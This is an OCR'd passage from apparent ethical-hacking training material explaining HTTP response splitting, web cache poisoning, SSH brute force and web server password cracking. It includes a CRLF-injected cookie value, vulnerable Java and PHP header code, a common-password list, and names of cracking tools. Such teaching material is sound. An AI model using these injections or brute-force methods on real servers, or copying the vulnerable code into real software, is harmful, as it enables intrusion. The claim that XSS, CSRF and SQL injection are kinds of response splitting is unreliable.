
```
Set-Cookie: author=JasonTheHacker
HTTP/1.1 200 OK
...
```

Second Response

```
HTTP/1.1 200 OK
...
```

HTTP Response-Splitting Attack

An HTTP response-splitting attack is a web-based attack in which the attacker tricks the server by injecting new lines into response headers, along with arbitrary code. It involves adding header response data into the input field so that the server splits the response into two responses. This type of attack exploits vulnerabilities in input validation. Cross-site scripting (XSS), cross-site request forgery (CSRF), and Structured Query Language (SQL) injection are examples of this type of attack. In this attack, the attacker controls the input parameter and cleverly constructs a request header that elicits two responses from the server. The attacker alters a single request to appear as two requests by adding header response data into the input field. The web server, in turn, responds to each request. The attacker can pass malicious data to a vulnerable application, and the application includes the data in an HTTP response header. The attacker can control the first response to redirect the user to a malicious website, whereas the web browser will discard other responses.




```
String author =
request.getParameter(AUTHOR_PARAM);
...
Cookie cookie = new Cookie("author",
author);
cookie.setMaxAge(cookieExpiration);
response.addCookie(cookie);
```

Server Code
Input = Jason
HTTP/1.1 200 OK
...
Set-Cookie: author=Jason
...
Input = JasonTheHacker\r\nHTTP/1.1 200 OK\r\n
First Response (Controlled by Attacker)
Set-Cookie: author=JasonTheHacker
HTTP/1.1 200 OK
...
Second Response
HTTP/1.1 200 OK
...

Figure 13.13: HTTP Response-Splitting attack

Example of an HTTP Response-Splitting Attack

In this example, the attacker sends a response-splitting request to the web server. The server splits the response into two and sends the first response to the attacker and the second response to the victim. After receiving the response from the web server, the victim requests service by providing credentials. Simultaneously, the attacker requests for the index page. Subsequently, the web server sends the response to the victim's request to the attacker, and the victim remains uninformed.



Victim

Poisoned Server Cache


```
http://www.
certifiedhacker.com/welcome.php?
lang=
<?php header ("Location:  " .
$_GET['page']); ?>
```

An attacker forces the web server's cache to **flush its actual cache content** and sends a specially **crafted request**, which will be stored in cache

Web Cache Poisoning Attack

Web cache poisoning damages the reliability of an intermediate web cache source. In this attack, an attacker swaps cached content for a random URL with infected content. Users of the web cache source may unknowingly use the poisoned content instead of the true and secured content when requesting the required URL through the web cache.

An attacker forces the web server's cache to flush its actual cache content and sends a specially crafted request to store in the cache. In this case, all the users of that web server cache will receive malicious content until the servers flush the web cache. Web cache poisoning attacks are possible if the web server and application have HTTP response-splitting flaws.



Server Cache	
Address	Page

SSH Brute Force Attack

1. SSH protocols are used to create an **encrypted SSH tunnel** between two hosts to transfer unencrypted data over an insecure network
2. Attackers can brute force SSH login credentials to gain **unauthorized access to an SSH tunnel**
3. SSH tunnels can be used to **transmit malwares** and other exploits to victims without being detected

User
Attacker
Internet
SSH Server
Web Server
Mail Server
Application Server
File Server

SSH Brute Force Attack

Attackers use SSH protocols to create an encrypted SSH tunnel between two hosts to transfer unencrypted data over an insecure network. Usually, SSH runs on TCP port 22. To perform an attack on SSH, an attacker scans the entire SSH server using bots (performs a port scan on TCP port 22) to identify possible vulnerabilities. With the help of a brute-force attack, the attacker obtains login credentials to gain unauthorized access to an SSH tunnel. An attacker who obtains the login credentials of SSH can use the same SSH tunnels to transmit malware and other means of exploitation to victims without being detected. Attackers use tools such as Nmap and Ncrack on a Linux platform to perform an SSH brute-force attack.

Web Server Password Cracking

- An attacker tries to exploit weaknesses to hack **well-chosen passwords**
- The most **common passwords** found are password, root, administrator, admin, demo, test, guest, qwerty, pet names, etc.

Attacker mainly targets:

- **SMTP servers**
- **Web shares**
- **SSH Tunnels**
- **Web form authentication cracking**
- **FTP servers**

- Attackers use different methods such as **social engineering**, **spoofing**, **phishing**, using a Trojan Horse or virus, wiretapping, and keystroke logging
- Attackers usually begin hacking attempts with **password cracking** to prove to the web server that they are valid users
- Passwords can be cracked **manually** by guessing or by performing dictionary, brute force, and hybrid attacks using**automated tools** such as THC Hydra, and Ncrack

Web Server Password Cracking

An attacker attempts to exploit weaknesses to hack well-chosen passwords. The most common passwords found are password, root, administrator, admin, demo, test, guest, qwerty, pet names, and so on. The attacker mainly targets the following through web server password cracking:

- SMTP and FTP servers
- Web shares
